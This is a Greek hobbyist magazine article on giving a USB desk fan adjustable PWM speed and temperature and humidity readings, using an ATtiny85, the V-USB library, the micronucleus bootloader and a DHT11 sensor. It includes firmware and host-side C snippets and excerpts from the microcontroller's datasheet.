Στο τεύχος 021 καταπιαστήκαμε και πάλι με τον ανεμιστήρα που είχαμε αναβαθμίσει το περασμένο καλοκαίρι. Σ' εκείνον τον ανεμιστήρα είχαμε προσθέσει μια μικρή δόση ευφυΐας, ώστε να δέχεται δύο απλές εντολές (on, off) από τον υπολογιστή κι όχι μόνο ρεύμα. Αυτή τη φορά αποφασίσαμε να τον κάνουμε ακόμα πιο έξυπνο! Στη νέα του έκδοση θα μπορούμε να ρυθμίζουμε τις στροφές του από τον υπολογιστή, ενώ θα μπορούμε να λαμβάνουμε και μερικές μετρήσεις από το περιβάλλον...

Μέχρι στιγμής έχουμε εξετάσει το hardware για την ανανεωμένη εκδοχή του ανεμιστήρα. Αναφερθήκαμε στο ζήτημα των εύκολων αναβαθμίσεων/δοκιμών του firmware και γι' αυτό το σκοπό στραφήκαμε στον bootloader ονόματι micronucleus. Με τη βοήθειά του μπορούμε να αναβαθμίζουμε το firmware του ανεμιστήρα χωρίς κάποιο βοηθητικό hardware, χωρίς να τον «ξεκοιλιάζουμε» και με την άνεση που προσφέρει η σύνδεση USB! Φυσικά η κουβέντα δεν έμεινε στο θεωρητικό και φροντίσαμε να εγκαταστήσουμε τον bootloader στο μικροελεγκτή. Για το σκοπό αυτό μετατρέψαμε ένα Arduino σε AVR programmer και στη συνέχεια μεταφέραμε τον κώδικα του bootloader στον μικροελεγκτή. Παρεμπιπτόντως, να θυμίσουμε ότι αντικαταστήσαμε τον παλιό μικροελεγκτή (ATtiny45) με έναν ελαφρώς μεγαλύτερο (ATtiny85). Πέρα από όλα αυτά, εξετάσαμε και το ανανεωμένο κύκλωμα για τον ανεμιστήρα, στο οποίο συνδέσαμε πλέον και τον αισθητήρα DHT11.



Ο ανεμιστήρας χρησιμοποιούσε τη θύρα USB αποκλειστικά για την τροφοδοσία του. Την προηγούμενη φορά του προσθέσαμε μια κάποια ευφυΐα, ώστε να μπορούμε να τον αναβοσβήνουμε μέσω USB. Τώρα θα τον κάνουμε ακόμα πιο έξυπνο!

Σε αυτό το άρθρο θα ασχοληθούμε με το software. Για αρχή θα αναβαθμίσουμε τη βιβλιοθήκη V-USB και θα διορθώσουμε ένα πρόβλημα που είχαμε εντοπίσει στο παλιό πρόγραμμα του μικροελεγκτή. Στη συνέχεια θα προσθέσουμε τις νέες λειτουργίες στο firmware του ανεμιστήρα, ενώ θα αναβαθμίσουμε αντίστοιχα και το πρόγραμμα για τον υπολογιστή!


Πρώτες δουλειές

Πριν ξεκινήσουμε, να σας πούμε ότι μπορείτε να κατεβάσετε ένα πακέτο με όλο τον κώδικα των προγραμμάτων μας από το

`http://bit.ly/dh022usbfan`

Στο πακέτο θα βρείτε τέσσερεις φακέλους. Ο φάκελος commandline περιέχει τον κώδικα για το εργαλείο που θα χρησιμοποιούμε στον υπολογιστή. Το ανανεωμένο πρόγραμμα για τον μικροελεγκτή βρίσκεται στον φάκελο firmware, ενώ ο φάκελος driver περιέχει έναν driver για Windows, ο οποίος επιτρέπει την επικοινωνία με συσκευές που στηρίζονται στη βιβλιοθήκη V-USB. Τέλος, στον φάκελο tools βρίσκεται το εργαλείο micronucleus.exe. Πρόκειται για το πρόγραμμα που επιτρέπει τη μεταφορά του firmware στον μικροελεγκτή, αξιοποιώντας τη σύνδεση USB και τον bootloader. Για να καταλήξουμε σε αυτό το πακέτο με τα προγράμματα, πήραμε τον κώδικα που είχαμε γράψει πέρυσι (βλ. τεύχη 010 και 011) κι εφαρμόσαμε μία προς μία τις επιθυμητές προσθήκες και βελτιώσεις. Στη συνέχεια θα δούμε τα πιο ενδιαφέροντα βήματα από αυτή τη διαδικασία...

Σαν πρώτο βήμα, ανοίξαμε το usbconfig.h (βρίσκεται στον κατάλογο firmware) και κάναμε δυο μικρές τροποποιήσεις. Το νέο κύκλωμα χρησιμοποιεί διαφορετικούς



Το πακέτο με τον κώδικα για τη βελτιωμένη εκδοχή του ανεμιστήρα, περιέχει τους φακέλους που φαίνονται στην εικόνα...

ακροδέκτες για την επικοινωνία USB. Όπως είπαμε και στο προηγούμενο άρθρο, αυτή η αλλαγή ήταν επιβεβλημένη από τον bootloader, στον κώδικα του οποίου δεν θέλαμε να βάλουμε χέρι. Έτσι, ξεκινήσαμε δηλώνοντας τους νέους ακροδέκτες στο usbconfig.h:

```
#define USB_CFG_DMINUS_BIT          3
#define USB_CFG_DPLUS_BIT           4
```

Η αλλαγή στους ακροδέκτες δημιούργησε ένα μικρό πρόβλημα στο παλιό σετάρισμα της βιβλιοθήκης. Συγκεκριμένα, οι νέοι ακροδέκτες δεν συνεργάζονται εξίσου καλά με το interrupt (INT0) που αξιοποιεί εξ ορισμού η βιβλιοθήκη V-USB. Για το λόγο αυτό, χρειάστηκε να ορίσουμε τη χρήση ενός άλλου interrupt (PCINT). Σημειώστε ότι αυτή η αλλαγή δεν είναι πάντα εφικτή. Η βιβλιοθήκη V-USB χρησιμοποιεί το interrupt INT0, επειδή αυτό έχει τη μέγιστη προτεραιότητα. Έτσι, εξασφαλίζεται ότι ο κώδικας που χειρίζεται το πρωτόκολλο USB λειτουργεί χωρίς εμπόδια και χωρίς παρεμβολές από άλλα interrupts. Αν το πρόγραμμά μας έκανε εκτεταμένη χρήση των interrupts του μικροελεγκτή, θα ήταν αδύνατο να αντικαταστήσουμε τον INT0 με κάποιο άλλο. Το πρόγραμμα του ανεμιστήρα, όμως, δεν χρησιμοποιεί κανένα interrupt. Επομένως, η επιθυμητή αλλαγή ήταν απόλυτα εφικτή και γνωρίζαμε ότι δεν θα δημιουργήσει κανένα πρόβλημα. Για να αλλάξουμε το interrupt, μεταβήκαμε στο τέλος του usbconfig.h και τροποποιήσαμε τις σχετικές γραμμές ως εξής:

```
#define USB_INTR_CFG            PCMSK
#define USB_INTR_CFG_SET        (1 << USB_CFG_DPLUS_BIT)
#define USB_INTR_CFG_CLR        0
#define USB_INTR_ENABLE         GIMSK
#define USB_INTR_ENABLE_BIT     PCIE
```

```
#define USB_INTR_PENDING        GIFR
#define USB_INTR_PENDING_BIT    PCIF
#define USB_INTR_VECTOR         PCINT0_vect
```

Το επόμενο βήμα ήταν να ενημερώσουμε κατάλληλα το makefile, ώστε ο μεταγλωττιστής να γνωρίζει ποιον μικροελεγκτή χρησιμοποιούμε. Παρακάτω φαίνεται με έντονα γράμματα η αλλαγή που πραγματοποιήσαμε:

```
CFLAGS = -Wall -Os -Iusbdrv -Ilibs-device –Idht \
  -mmcu=attiny85 -DF_CPU=16500000
```


Μία απαραίτητη διόρθωση

Αφού ρυθμίσαμε κατάλληλα τη βιβλιοθήκη, στραφήκαμε στο πρόγραμμα που την αξιοποιεί: Σ' εκείνο που θα τρέχει ο μικροελεγκτής. Το πρώτο που κάναμε ήταν να διορθώσουμε το ενοχλητικό bug, που είχαμε εντοπίσει κατά τη χρήση του έξυπνου ανεμιστήρα και το οποίο περιγράψαμε στο προηγούμενο άρθρο. Το πρόβλημα βρισκόταν στη συνάρτηση hadUsbReset. Έτσι, αποφασίσαμε να αντικαταστήσουμε τη συγκεκριμένη συνάρτηση με μια παρόμοια, η οποία περιλαμβάνεται στο πακέτο της βιβλιοθήκης V-USB. Η συγκεκριμένη συνάρτηση είναι γραμμένη από τους developers του V-USB και ήμασταν σίγουροι ότι θα λειτουργεί άψογα. Έτσι, πήραμε τον κατάλογο libs-device από το πακέτο με τον κώδικα της βιβλιοθήκης και τον αντιγράψαμε στον κατάλογο με τον κώδικα του firmware. Στον κατάλογο libs-device υπάρχουν πολλά αρχεία, αλλά εμείς κρατήσαμε μόνο τα osccal.c και osccal.h. Σε αυτά περιέχεται η συνάρτηση που θα αντικαθιστούσε τη δική μας (hadUsbReset). Για να χρησιμοποιηθεί η «εργοστασιακή» συνάρτηση κι όχι η δική μας, ανοίξαμε πάλι το usbconfig.h. Εκεί, βρήκαμε τον ορισμό του USB_CFG_HAVE_MEASURE_FRAME_LENGTH και τον ενεργοποιήσαμε, ενώ προσθέσαμε και μία ακόμα γραμμή:

```
#define USB_CFG_HAVE_MEASURE_FRAME_LENGTH 1
#include "osccal.h"
```

```
/* #define USB_INTR_CFG             MCUCR */
/* #define USB_INTR_CFG_SET         ((1 << ISC00) | (1 << ISC01)) */
/* #define USB_INTR_CFG_CLR         0 */
/* #define USB_INTR_ENABLE          GIMSK */
/* #define USB_INTR_ENABLE_BIT      INT0 */
/* #define USB_INTR_PENDING         GIFR */
/* #define USB_INTR_PENDING_BIT     INTF0 */
/* #define USB_INTR_VECTOR          INT0_vect */
#define USB_INTR_CFG             PCMSK
#define USB_INTR_CFG_SET         (1 << USB_CFG_DPLUS_BIT)
#define USB_INTR_CFG_CLR         0
#define USB_INTR_ENABLE          GIMSK
#define USB_INTR_ENABLE_BIT      PCIE
#define USB_INTR_PENDING         GIFR
#define USB_INTR_PENDING_BIT     PCIF
#define USB_INTR_VECTOR          PCINT0_vect
```

Οι αλλαγές που κάναμε στις ρυθμίσεις της βιβλιοθήκης V-USB, ώστε να χρησιμοποιεί το interrupt PCINT.



*Το micronucleus εν ώρα εργασίας! Το πρόγραμμα ανεβαίνει στον ATtiny85 μέσω της θύρας USB και *χωρίς* τη χρήση κάποιου ειδικού προγραμματιστή!*


Σε αυτό το σημείο αποφασίσαμε να κάνουμε μια δοκιμαστική μεταγλώττιση. Έτσι, ανοίξαμε τη γραμμή εντολών, μεταβήκαμε στον κατάλογο firmware και δώσαμε ένα make main.hex.

Bootloader FTW!

Η δοκιμαστική μεταγλώττιση ολοκληρώθηκε με επιτυχία κι έτσι αποφασίσαμε να συνεχίσουμε τις δοκιμές. Συγκεκριμένα, αποφασίσαμε να μεταφέρουμε το firmware στον μικροελεγκτή, αξιοποιώντας τον bootloader. Για το σκοπό αυτό χρειάστηκε να ανοίξουμε πάλι το makefile. Αυτή τη φορά θέλαμε να εξασφαλίσουμε ότι η μεταφορά του κώδικα θα γίνεται με το πρόγραμμα micronucleus.exe κι όχι με το εργαλείο avrdude. Όπως αναφέραμε προηγουμένως, το micronucleus.exe διανέμεται μαζί με τον κώδικα του bootloader. Για λόγους ευκολίας (για να μην μπλέκουμε με μεγάλα paths) αντιγράψαμε το εν λόγω εργαλείο στον κατάλογο tools, δίπλα στον κατάλογο firmware. Μετά από αυτή την αντιγραφή ανοίξαμε το makefile (μέσα στον κατάλογο firmware) και μεταβήκαμε στην περιοχή που ορίζεται η επιλογή upload. Να σας θυμίσουμε ότι με αυτή την επιλογή μεταφερόταν το πρόγραμμά στον μικροελεγκτή, χρησιμοποιώντας το avrdude. Πλέον, θα χρησιμοποιούμε την ίδια επιλογή για τη μεταφορά του προγράμματος μέσω του bootloader. Για το σκοπό αυτό, αλλάξαμε τον ορισμό της επιλογής upload ως εξής:

```
upload: main.hex
    ../tools/micronucleus.exe --type intel-hex $<
```

Για να πραγματοποιήσουμε τελικά τη δοκιμή, στραφήκαμε πάλι στη γραμμή εντολών και δώσαμε ένα make upload. Το make έκανε εκ νέου μια μεταγλώττιση του κώδικα και στη συνέχεια έτρεξε το micronucleus.exe, για να μεταφέρει στον μικροελεγκτή το αρχείο που δημιουργήθηκε. Ακριβώς τότε, η εξέλιξη της διαδικασίας σταμάτησε! Το micronucleus.exe περίμενε να συνδέσουμε στον υπολογιστή μας τον αναβαθμισμένο ανεμιστήρα. Μόλις το κάναμε, το micronucleus.exe ξεκίνησε τη μεταφορά του κώδικα και μετά από λίγο, ο μικροελεγκτής ξεκίνησε να εκτελεί το νέο firmware!



TCCR0A – Timer/Counter Control Register A

Bit	7	6	5	4	3	2	1	0	
0x2A	COM0A1	COM0A0	COM0B1	COM0B0	–	–	WGM01	WGM00	TCCR0A
Read/Write	R/W	R/W	R/W	R/W	R	R	R/W	R/W	
Initial Value	0	0	0	0	0	0	0	0	

- **Bits 7:6 – COM0A[1:0]: Compare Match Output A Mode**
- **Bits 5:4 – COM0B[1:0]: Compare Match Output B Mode**

The COM0A[1:0] and COM0B[1:0] bits control the behaviour of Output Compare pins OC0A and OC0B, respectively. If any of the COM0A[1:0] bits are set, the OC0A output overrides the normal port functionality of the I/O pin it is connected to. Similarly, if any of the COM0B[1:0] bits are set, the OC0B output overrides the normal port functionality of the I/O pin it is connected to. However, note that the Data Direction Register (DDR) bit corresponding to the OC0A and OC0B pins must be set in order to enable the output driver.

Το datasheet του μικροελεγκτή είναι σαν τη Βίβλο. Σε αυτό ανατρέξαμε ουκ ολίγες φορές! Εδώ το συμβουλευτήκαμε για τη σωστή ρύθμιση των καταχωρητών του Timer0.

Έλεγχος με PWM

Σε αυτό το στάδιο, ο ανεμιστήρας μας δεν έκανε τίποτα καινούργιο. Δεχόταν μόνο μια εντολή για να ξεκινήσει και άλλη μία για να σταματήσει. Όπως είπαμε όμως, αυτό θέλαμε να αλλάξει και ο ανεμιστήρας μας θέλαμε να υποστηρίζει διάφορες ταχύτητες περιστροφής. Για να ρυθμίσουμε τις στροφές του, αρκούσε να ρυθμίσουμε κατάλληλα την τάση τροφοδοσίας του. Ο ευκολότερος τρόπος για να γίνει κάτι τέτοιο είναι χρησιμοποιώντας την τεχνική Pulse Width Modulation (PWM). Για το PWM έχουμε μιλήσει αναλυτικά στο άρθρο «Arduino, the way of the hacker, part 5 of k», στο τεύχος 007 του deltaHacker, και δεν θα μπλέξουμε τώρα με τις τεχνικές λεπτομέρειες.

Στην ουσία, αυτό που θέλαμε να πετύχουμε ήταν να δίνουμε στον μικροελεγκτή μια τιμή των 8bit κι αυτή να μετατρέπεται σε τάση. Για την υλοποίηση του PWM στηριχτήκαμε στο ενσωματωμένο κύκλωμα του μικροελεγκτή, το οποίο με τη σειρά του στηρίζεται στον Timer0. Οι σχετικές ρυθμίσεις ήταν αρκετά απλές. Χρειάστηκε μόνο να πειράξουμε δύο registers του μικροελεγκτή. Έτσι, ανοίξαμε τον κώδικα, μεταβήκαμε στη συνάρτηση main και προσθέσαμε τις ακόλουθες γραμμές:

```
TCCR0A = (1 << COM0B1) | (1 << WGM00);
TCCR0B = (1 << CS00) | (1 << CS02);
```

Αυτό που πετυχαίνουν οι παραπάνω γραμμές είναι να τροποποιήσουν ορισμένα bits των registers TCCR0A και TCCR0B. Με την επέμβαση στον πρώτο εξασφαλίσαμε ότι η κυματομορφή του PWM θα «βγαίνει» στον ακροδέκτη PB1 (OC0B), ο οποίος συνδέεται στο τρανζίστορ που ελέγχει τον ανεμιστήρα. Επιπρόσθετα, επιλέξαμε το PWM τύπου Phase Correct. Με την επέμβαση στον TCCR0B ορίσαμε ότι η συχνότητα λειτουργίας του Timer0 θα προκύπτει από τη συχνότητα λειτουργίας του μικροελεγκτή, αφού διαιρεθεί με το 1024. Με λίγα λόγια, επιλέξαμε τη χαμηλότερη δυνατή συχνότητα για τον Timer0. Αυτό το κάναμε επειδή η συγκεκριμένη συχνότητα μεταφέρεται τελικά στα πηνία του μοτέρ του ανεμιστήρα και υπάρχει ο κίνδυνος να ακούγεται σαν ένα ενοχλητικό σφύριγμα! Αν θέλετε να μάθετε περισσότερα για τους συγκεκριμένους registers και για τις ρυθμίσεις που επιτρέπουν, μπορείτε να ανατρέξετε στο datasheet των ATtinyx5. Πάντως, με τις δύο παραπάνω γραμμές

είχαμε ενεργοποιήσει το κύκλωμα PWM του μικροελεγκτή και είχαμε εξασφαλίσει ότι η έξοδός του θα οδηγεί τον ανεμιστήρα. Για να καθορίζουμε την ταχύτητα του ανεμιστήρα από τον υπολογιστή, έπρεπε να εξασφαλίσουμε ότι το πρόγραμμα (στον υπολογιστή) θα μπορεί να αλλάζει την τάση που παράγει το PWM. Αυτό όμως θα το δούμε λίγο αργότερα...

Θερμοκρασία και υγρασία

Ο αισθητήρας DHT11 είναι αρκετά διαδεδομένος και υπάρχουν έτοιμες βιβλιοθήκες που τον υποστηρίζουν πλήρως. Μία από αυτές είναι γραμμένη από τον Davide Gironi και υποστηρίζει τόσο τον DHT11, όσο και τον «μεγαλύτερο» DHT22. Έτσι, συνεχίσαμε τις προσθήκες μας κατεβάζοντας τη σχετική βιβλιοθήκη (`http://bit.ly/temphumavr`) κι αντιγράφοντάς την μέσα στον κατάλογο με το firmware. Κάπως έτσι, δίπλα στον κώδικα του προγράμματός μας υπήρχε πλέον ο κατάλογος dht, ο οποίος περιελάμβανε τα dht.h και dht.c.

Η χρήση της συγκεκριμένης βιβλιοθήκης είναι αρκετά απλή. Αρχικά, ανοίξαμε το αρχείο dht.h και δηλώσαμε τον ακροδέκτη στον οποίο συνδέεται ο αισθητήρας. Όπως αναφέραμε και στο προηγούμενο τεύχος, πρόκειται για τον ακροδέκτη PB0. Επιπρόσθετα, σιγουρευτήκαμε ότι ήταν επιλεγμένος ο σωστός αισθητήρας (DHT11). Όλα αυτά έγιναν στις ακόλουθες γραμμές:

```
// Port and pin definitions
#define DHT_DDR             DDRB
#define DHT_PORT            PORTB
#define DHT_PIN             PINB
#define DHT_INPUTPIN        PB0

// Sensor type
#define DHT_DHT11           1
#define DHT_DHT22           2
#define DHT_TYPE            DHT_DHT11
```

Στη συνέχεια, φροντίσαμε να συμπεριλάβουμε τη βιβλιοθήκη στο πρόγραμμά μας. Για το σκοπό αυτό, ανοίξαμε το αρχείο με τον κώδικα και κάπου στην αρχή του προσθέσαμε την ακόλουθη γραμμή:

```
#include "dht.h"
```

Μετά κι απ' αυτό, το πρόγραμμά μας ήταν έτοιμο να μιλήσει με τον αισθητήρα. Ωστόσο, απέμενε ο μηχανισμός εκείνος που θα ξεκινούσε τη συνομιλία μικροελεγκτή–αισθητήρα και θα λάμβανε τις μετρήσεις. Αυτή η επικοινωνία θα ξεκινούσε κατόπιν σχετικής εντολής από τον υπολογιστή. Έτσι, είχε φτάσει πλέον η ώρα να ασχοληθούμε με το τμήμα του προγράμματος το οποίο θα αξιοποιούσε τη βιβλιοθήκη V-USB, για τη λήψη εντολών από τον υπολογιστή.

Επικοινωνία μέσω USB

Όλη η δουλειά έγινε στη συνάρτηση usbFunctionSetup. Η εν λόγω συνάρτηση καλείται αυτόματα από τη βιβλιοθήκη V-USB και δέχεται σαν παράμετρο το control message που στάλθηκε από τον υπολογιστή, μαζί με τα δεδομένα που το συνοδεύουν.

Μέχρι πρότινος, το πρόγραμμά μας αναγνώριζε μόνο δύο control messages: Ένα για

Table 11-6. Clock Select Bit Description

CS02	CS01	CS00	Description
0	0	0	No clock source (Timer/Counter stopped)
0	0	1	$clk_{I/O}$/(No prescaling)
0	1	0	$clk_{I/O}$/8 (From prescaler)
0	1	1	$clk_{I/O}$/64 (From prescaler)
1	0	0	$clk_{I/O}$/256 (From prescaler)
1	0	1	$clk_{I/O}$/1024 (From prescaler)
1	1	0	External clock source on T0 pin. Clock on falling edge.
1	1	1	External clock source on T0 pin. Clock on rising edge.

Επιλέξαμε την πιο μικρή συχνότητα για το PWM, για να εξασφαλίσουμε ότι τα πηνία του ανεμιστήρα δεν θα σφυρίζουν!

την ενεργοποίηση και ένα για την απενεργοποίηση του ανεμιστήρα (USB_FAN_ON και USB_FAN_OFF). Για τη ρύθμιση των στροφών του ανεμιστήρα αποφασίσαμε να υλοποιήσουμε ένα νέο control message, με το όνομα USB_DATA_PWM. Αποφασίσαμε, επίσης, ότι μαζί με αυτή την εντολή ο υπολογιστής θα στέλνει κι ένα byte, το οποίο θα χρησιμοποιείται ως τιμή για το PWM. Με λίγα λόγια, το control message ονόματι USB_DATA_PWM θα αλλάζει τη ρύθμιση του PWM, χρησιμοποιώντας την τιμή που έστειλε ο υπολογιστής:

```
case USB_DATA_PWM:
  OCR0B = rq->wValue.bytes[0];
  eeprom_update_byte(( uint8_t *)0, rq->wValue.bytes[0]);
  return 0;
```


Τα δεδομένα που συνοδεύουν το εκάστοτε control message περιέχονται στο rq->bRequest. Όμως, αυτά τα δεδομένα έχουν (εξ ορισμού) μέγεθος 32bit. Για να κρατήσουμε μόνο τα 8bit, χρησιμοποιήσαμε τον πίνακα rq→wValue.bytes[] και συγκεκριμένα το πρώτο του στοιχείο (rq→wValue.bytes[0]). Αυτή η τιμή αποδίδεται στον register OCR0B, ο οποίος ρυθμίζει τη λειτουργία του PWM. Η ίδια τιμή αποθηκεύεται και στη μνήμη EEPROM του μικροελεγκτή. Έτσι, σε περίπτωση διακοπής της τροφοδοσίας του ανεμιστήρα, η επιλεγμένη ταχύτητα περιστροφής δεν θα χαθεί!

Στη συνέχεια υλοποιήσαμε ένα ακόμα control message, για τη λήψη των μετρήσεων από τον αισθητήρα και την αποστολή τους στον υπολογιστή. Το ονομάσαμε USB_DATA_INFO και ο κώδικας που το υλοποιεί φαίνεται παρακάτω:

```
case USB_DATA_INFO:
  dht_gettemperaturehumidity(&temperature, &humidity);
  sprintf(replyBuf, "s:%u;t:%d;h:%d", OCR0B, temperature, humidity);

  usbMsgPtr = replyBuf;
  return sizeof(replyBuf);
```

Εδώ τα πράγματα είναι πιο απλά. Καλούμε τη συνάρτηση dht_gettemperaturehumidity, που αποτελεί τμήμα της βιβλιοθήκης DHT. Με τη βοήθεια αυτής της συνάρτησης ο μικροελεγκτής λαμβάνει από τον αισθητήρα μια μέτρηση της θερμοκρασίας και της



Οι φθηνοί και εύχρηστοι αισθητήρες DHT11 και DHT22! Ο DHT11 μετράει θερμοκρασίες και υγρασία, κοντά στα επίπεδα που συναντούμε εντός των σπιτιών.

υγρασίας. Στη συνέχεια, τα σχετικά δεδομένα καθώς και η τρέχουσα ρύθμιση του PWM τοποθετούνται σε έναν πίνακα (replyBuf). Η διεύθυνση του πρώτου στοιχείου αυτού του πίνακα αποδίδεται σαν τιμή στη μεταβλητή usbMsgPtr. Η συγκεκριμένη μεταβλητή χρησιμοποιείται από τη βιβλιοθήκη V-USB και δείχνει που βρίσκονται τα προς αποστολή δεδομένα. Τέλος, καλώντας τη συνάρτηση return, ζητάμε από τη βιβλιοθήκη V-USB να στείλει το πακετάκι με τα δεδομένα μας.

Στον υπολογιστή

Μετά από τα παραπάνω, το πρόγραμμα για τον μικροελεγκτή ήταν πλέον ολοκληρωμένο. Το μεταγλωττίσαμε και το ανεβάσαμε στον μικροελεγκτή ανοίγοντας πάλι τη γραμμή εντολών και δίνοντας ένα make upload. Αυτό που έμενε, πλέον, ήταν να γράψουμε ένα πρόγραμμα για τον υπολογιστή, το οποίο θα αξιοποιούσε τα νέα control messages ενώ θα ήταν και σε θέση να διαβάζει τις τιμές που στέλνει ο ανεμιστήρας.

Φυσικά, ούτε για τον υπολογιστή καθίσαμε να γράψουμε κάποιο πρόγραμμα από την αρχή. Πήραμε το πρόγραμμα που είχαμε γράψει παλιότερα και κάναμε τις απαραίτητες προσθήκες. Συγκεκριμένα, προσθέσαμε δύο συναρτήσεις, οι οποίες αξιοποιούσαν τα νέα control messages (USB_DATA_INFO και USB_DATA_PWM). Παρακάτω φαίνεται ο κώδικας που χρησιμοποιεί το USB_DATA_PWM:

```
else if(strcmp(argv[1], "pwm") == 0) {
  nBytes = usb_control_msg(handle,
    USB_TYPE_VENDOR | USB_RECIP_DEVICE | USB_ENDPOINT_IN,
    USB_DATA_PWM, atoi(argv[2]) + 0x0000, 0x0000,
    (char *)buffer, sizeof(buffer), 5000);
}
```

Για τη ρύθμιση των στροφών του ανεμιστήρα, θα πρέπει να τρέχουμε το πρόγραμμα με δύο παραμέτρους. Η πρώτη είναι η pwm και δηλώνει ότι θέλουμε να ρυθμίσουμε το κύκλωμα PWM του μικροελεγκτή, ενώ η δεύτερη αποτελεί την επιθυμητή ρύθμιση για το εν λόγω κύκλωμα. Όταν ο κώδικας του προγράμματος εντοπίζει την παράμετρο το pwm, στέλνει στον μικροελεγκτή το μήνυμα USB_DATA_PWM. Από κοντά, στέλνει και δύο τιμές των 16bit. Αυτό συμβαίνει κάθε φορά που αποστέλλεται κάποιο control message. Εμείς, όμως, μαζί με το συγκεκριμένο control message θέλουμε να αποστέλλεται και η τιμή για το κύκλωμα PWM. Η τιμή, δηλαδή, που θα ρυθμίζει τις στροφές του ανεμιστήρα. Για το λόγο αυτό, στην τρίτη γραμμή της συνάρτησης χρησιμοποιούμε τη συνάρτηση atoi (μετατρέπει συμβολοσειρές σε ακέραιους) και προσθέτουμε τη δεύτερη παράμετρο στον αριθμό 0x0000. Αυτός ο αριθμός έχει μήκος 16bit. Έτσι, σχηματίζεται ένας 16μπιτος αριθμός, στον οποίο περιλαμβάνεται η τιμή για το κύκλωμα PWM! Ας δούμε τώρα και τον κώδικα που αξιοποιεί το άλλο control message:

```
else if(strcmp(argv[1], "info") == 0) {
  nBytes = usb_control_msg(handle,
    USB_TYPE_VENDOR | USB_RECIP_DEVICE | USB_ENDPOINT_IN,
    USB_DATA_INFO, 0, 0, (char *)buffer, sizeof(buffer), 5000);
  printf("Got %d bytes: %s\n", nBytes, buffer);
}
```

